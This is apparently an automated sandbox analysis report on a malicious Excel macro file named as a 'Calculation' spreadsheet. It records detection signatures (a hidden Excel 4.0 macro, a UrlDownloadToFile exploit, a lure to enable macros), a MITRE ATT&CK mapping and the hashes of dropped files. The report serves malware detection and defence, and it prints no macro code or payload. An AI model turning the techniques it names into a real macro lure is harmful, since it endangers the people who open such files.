

JOeSandbox Cloud BASIC



ID: 344642

Sample Name: Calculation-
380472272-01262021.xlsm

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 20:54:57

Date: 26/01/2021

Version: 31.0.0 Emerald

Table of Contents

Table of Contents	2
Analysis Report Calculation-380472272-01262021.xlsm	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	4
Signature Overview	4
Compliance:	5
Software Vulnerabilities:	5
System Summary:	5
Mitre Att&ck Matrix	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	7
Contacted Domains	8
Contacted IPs	8
General Information	8
Simulations	8
Behavior and APIs	8
Joe Sandbox View / Context	8
IPs	9
Domains	9
ASN	9
JA3 Fingerprints	9
Dropped Files	9
Created / dropped Files	9
Static File Info	12
General	12
File Icon	12
Static OLE Info	12
General	12
OLE File "Calculation-380472272-01262021.xlsm"	12
Indicators	12
Macro 4.0 Code	12
Network Behavior	13
Code Manipulations	13
Statistics	13
System Behavior	13
Analysis Process: EXCEL.EXE PID: 2264 Parent PID: 584	13
General	13
File Activities	13
File Created	13
File Deleted	13
File Moved	14
File Written	14

File Read	19
Registry Activities	19
Key Created	19
Key Value Created	20
Disassembly	27

Analysis Report Calculation-380472272-01262021.xlsm

Overview

General Information

Sample Name:	Calculation-380472272-01262021.xlsm
Analysis ID:	344642
MD5:	2b6f94633c1da26.
SHA1:	22a540fbff6942b...
SHA256:	767ef1804a87694.

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Hidden Macro 4.0

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures


Office document tries to convince vi...

Document exploit detected (UriDown...

Found Excel 4.0 Macro with suspicio...

Excel documents contains an embe...

Classification



Startup

- System is w7x64
- EXCEL.EXE (PID: 2264 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- cleanup

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection



Click to jump to signature section

Compliance:



Uses new MSVCR DLLs

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

System Summary:




Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Minor System Penetration
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Loss
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Device Data Exposure


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344642
Start date:	26.01.2021
Start time:	20:54:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Calculation-380472272-01262021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.expl.evad.winXLSM@1/9@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dillhost.exe, audiodg.exe, WerFault.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AF02DD10.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JlJm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F86421206467f
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....0.....sRGB.....pHYs.....+.....IDAT80.T]H.Q...;3...?.fk.IR..R\$.R.Pb.Q...B..OA..T\$.hAD...J./...-h...fj...+...;s.vg.Zsw.=...{.w.s.w.@.....;.s...O..... ...;y.p.....s1@ lr:....>.LLa.b?h...l6..U....1...r....T..O.d.KSA..7.YS..a.(F@...xe.^!l.\$h...PpJ...k%....9..QQ....h..!H*...../...2..J2..HG...A...Q&...k...d.&.Xa.t.E.. ..E..f2.d(.v.~.P.+..pik+;...xEU.g....._xfw...+...(.pQ.(.(.U./.)..@..?.....f'...lx+@F...+...).k.A2...r~B.....TZ.y..9...^0...q...yY....Q.....A....8j[.O9..t.&...g. l@ ..;.X!...9S.J5. '..xh...8l.~+...mf.m.W.i.{...+>P...Rh...+..br^\$. q.^.....(....j...\$.Ar...MZm)...9..E..!U[S.fDx7<...Wd.....p..C.....^Myl:...c.^..Sl.mGj.....!...h..\$.;.....yD/.a...-j.^;).v....RQ Y*.^.....IEND.B`.

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EAD92E32.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QnuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBACF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....lJ.....sRGB.....pHYs.....+.....IDATx^.\....}.l6"Sp...g..9Ks..r..=r.U...Y..l.S.2...Q.'C.....h}x.....N...z.....]......Ill.666...~...6l.Q.J...\.. m..g.h.SRR.\p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{.];w..l...y.m\...~...;.3{~.qV.k.....?..w/\$Gll .2. m,,,-[.....sr.V1.g...on.....dl.'..."'[[[.R.....(.^...F.PT.Xq..Mnn n.3..M..g.....6....pP"#F..P/S.L...W.^..o.r....5H.....111t...[9..3...`J..>...{.t-/F.b..h.P..]z..).o..4n.F..e...0!!!.....#"h.K.K....g.....^..w!.\$&...7n.]F.\A...6lxj.K/.....g.....3g... ...f...t..s..5.C4..+W.y...88..?.Y..^..8{.@VN.6....Kbch.=zt..7+T...v.z...P.....VVV..."t.N.....\$.Jag.v.U...P[(_l?9.4i.G.\$U..D.....W.r.....!> . #G...3..x.b.....P....H!Vju.2..*;.Z..c..._Ga...&L.....`.1.[.n].7..W_m..#8k...)U..L....G..q.F.e>.s.....q....J....(.N.V...k..>m....=.)

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F851448B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfVqVfSsq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l9a_X....@.`ddbc.].....O..m7.r0 ..."?A.....w.;N1u....._[.Y...BK=...F +.tM~..oX..%...211o.q.P.".....y...../..l.r...4..Q].h.....LL.d.....d....w.>{e..k.7.9y.%.. .Ypl..{+Kv...../..[.A....^5c..O?.....G...VB..4HWY...9NU...?.S..\$.1..6.U.....c... ..7..J. "M..5.d.V.W.c.....Y.A..S....~.C.....q.....t?..."n....4.....G.....Q..x..W..lL.a...3....MR.-P#p;..p_.....jUG....X.....IEND.B`.

C:\Users\user1\AppData\Local\Temp\2FCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26310
Entropy (8bit):	7.561356874041966
Encrypted:	false
SSDEEP:	768:1nnlEBP+byspgP5Gp5S6f6IW+u7qk8bJDxw:BnlwWWspgP5u5jLfc1DA
MD5:	EC14C2F6A901BA99B2C09F606A19AD97
SHA1:	8AD66BAEFC0A776277F44D631B0F7A5D5694BC9D
SHA-256:	03A4CEFB1F3FDFB2E6FF6A2906A6C765C6950CF5A982786AD17396C9CF58ACF3
SHA-512:	C72DAF8DCD8D87194A5F79171F0450E46E2E1B8C663628D6DD987B5357F32999B1477EAF75DBD64993DB9C8A5F40B21F58AD6C96682CC84943E8984CD5C15
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....l?&..an.0.....#z.Bj.Fq8..XS=CD.].....l..Z.....*L.)a...m.....6.VT.e]J.;({.....G+....l..~9.}....)c.....l..wJ..z.]j...h)....N..~....O..... Y...1>@Jd...?.\ ..m..WD0.W2!s...b.{.....C.y;...~`{.....z...9...X.F.iJb..2..`hNh....S.D^n....'9~..l...Qt.*d...z.f.3..Ov.m7.....qL[.xf.;).^DP..6rww..cO.PQ.d x.x.....F^.....{....}...qG8]k...u .l... ..{g..cE::..1.....PK.....!.....[Content_Types].xml ...{(.....

C:\Users\user1\AppData\Roaming\Microsoft\Office\Recent\Calculation-380472272-01262021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:11 2020, mtime=Wed Jan 27 03:55:38 2021, atime=Wed Jan 27 03:55:38 2021, length=26310, window=hide
Category:	dropped
Size (bytes):	2238
Entropy (8bit):	4.53205369629989
Encrypted:	false
SSDEEP:	48:8lK/XT+Nn9JN5Vvn0Qh2lK/XT+Nn9JN5Vvn0Q/:8c/X6NnXVvn0Qh2c/X6NnXVvn0Q/
MD5:	ED583A010F8466FAE77BE9D21691E6D2
SHA1:	A50EB7E8E5F8C91AFF62164162560E4BDADB025A
SHA-256:	53078E988BD78210A5121552F5A0E3915E15289ABCA19A48F5DECD2F266484E4
SHA-512:	A4A6466D07F853B16E009020C151BBD451C367A39010EAD8C4468E18465C73E3D53EABC469D79DE657418378060911C5A1459AD1E18DDAEFC7ED056C2570EB6
Malicious:	false
Reputation:	low
Preview:	L.....F.....jl...{...}h...@h...f.....P.O .i.....+00.../C:\.....t1....QK.X\Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2..f.;R;& .CALCUL~1.XLS.t.....Q.y.Q.y*...8.....C.a.l.c.u.l.a.t.i.o.n.-3.8.0.4.7.2.2.7.2.-.0.1.2.6.2.0.2.1..x.l.s.m.....-...8..[.....?J....C:\Users\.#.....\045012\Users.user\Desktop\Calculation-380472272-01262021.xlsm:.....\.....\.....\.....\D.e.s.k.t.o.p.\C.a.l.c.u.l.a.t.i.o.n.-3.8.0.4.7.2.2.7.2.-.0.1.2.6.2.0.2.1..x.l.s.m.....;..LB.)...Ag.....1SPS.XF.L8C...&m.m.....~..S.-.1.-.5.-.2.1.-9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1

C:\Users\user1\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 27 03:55:38 2021, atime=Wed Jan 27 03:55:38 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.4853953823630235
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SSDEEP:	12:85QdCHVCLgXg/XAICPCHaX7B8NB/FoPXX+WnicvbS3ubDtZ3YilMMEpxRljkCcTg:85UCHVU/XTTr6NcPXyem3iDv3q0rNru/
MD5:	14D590F502C4D95261672BBD929F0873
SHA1:	35E886C5D636FDB43601A2C2443FB667BCDC2C9B
SHA-256:	26D4B26A650352ACAB9CC88DA7D9ADD1F5B3443393CB0A5C3CF0766AD5234CDD5
SHA-512:	4941B14F45D171EE6A2BE878BA44199DF3EC7E02268961824C3AC365B1D4A6BAC01757F37804A828D3713331F4686728FCE56831A72482B369F6AA9DBCE54C10
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...@.h....@.h.....i....P.O. .i....+00.../C:\.....t.1....QK.X\Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s....z.1....;R.&.Desktop.d.....QK.X;R.&*..._-=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9....i.....-...8...[.....?J.....C:\Users\.#.....\045012\Users.user\Desktop.....\.....\.....\.....\D.e.s.k.t.o.p.....;LB.)...Ag.....1SPS.XF.L8C....&m.m.....-...S.-1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....045012.....D_....3N...W...9r.[*.....}EkD_....3N...W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	145
Entropy (8bit):	4.73169410823379
Encrypted:	false
SSDEEP:	3:oyBVomxWtMK/JWXXSXIDp6l+gHK/JWXXSXIDp6lmxWtMK/JWXXSXIDp6lv:djeMALKUTHALKUzMALKU1
MD5:	303D6E1830C3C7F1986171CAA81777B0
SHA1:	6E9458D8B0E2170B4F161183B63D919F63D70868
SHA-256:	4375174678E2F0EAD337B46111F03994D8C0AE310B02BCDE301F6D4C529EA567
SHA-512:	1E819B96D6C9E84EB9FE338FE3866FDF62EDF7468E9E80F74C1168C67566ACAA3109DCE90EE6DFD8CFAE993E93CB076E55A203D93FF0F2800992185E3665529
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Calculation-380472272-01262021.LNK=0..Calculation-380472272-01262021.LNK=0..[misc]..Calculation-380472272-01262021.LNK=0..

C:\Users\user\Desktop\BFCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26310
Entropy (8bit):	7.561356874041966
Encrypted:	false
SSDEEP:	768:1nnIEBP+byspgP5Gp5S6f6IW+u7qk8bJDXw:BnlwWWspgP5u5Jlfc1DA
MD5:	EC14C2F6A901BA99B2C09F606A19AD97
SHA1:	8AD66BAEFC0A776277F44D631B0F7A5D5694BC9D
SHA-256:	03A4CEFB1F3FDFB2E6FF6A2906A6C765C6950CF5A982786AD17396C9FC58ACF3
SHA-512:	C72DAF8DCD8D87194A5F79171F0450E46E2E1B8C663628D6DD987B5357F32999B1477EAF75DBD64993DB9C8A5F40B21F58AD6C96682CC84943E8984CD5C15
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C.....l?&..an.0.....#z.Bj.Fq8..XS=CD.].....l...Z.....*L.)a...m.....6.VT.e)J.,({.....G+....!..~9.})c.....l..wJ...z.j.j...h)....N..~....O.....Y...1>@Jd...?.\...m...WD0.W2!s...b.{.....C.y;...'^.....{.....z...9...X.F.i.jb..2.'..hNh....S.D^n....'9.~!...Qt.*d...z.f.3..Ov.m7.....qL[.xf.;).^DP..6rww..c.O.PQ.d x.x....F^.....{....}...qG8]k...u .l... ..{g..cE.:..1.....PK.....!.....[Content_Types].xml ...{(.....

C:\Users\user\Desktop~\$Calculation-380472272-01262021.xlsm		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	data	
Category:	dropped	
Size (bytes):	330	
Entropy (8bit):	1.4377382811115937	
Encrypted:	false	
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fv:vBFFGaFFGS	
MD5:	96114D75E30EBD26B572C1FC83D1D02E	
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFaF19407	
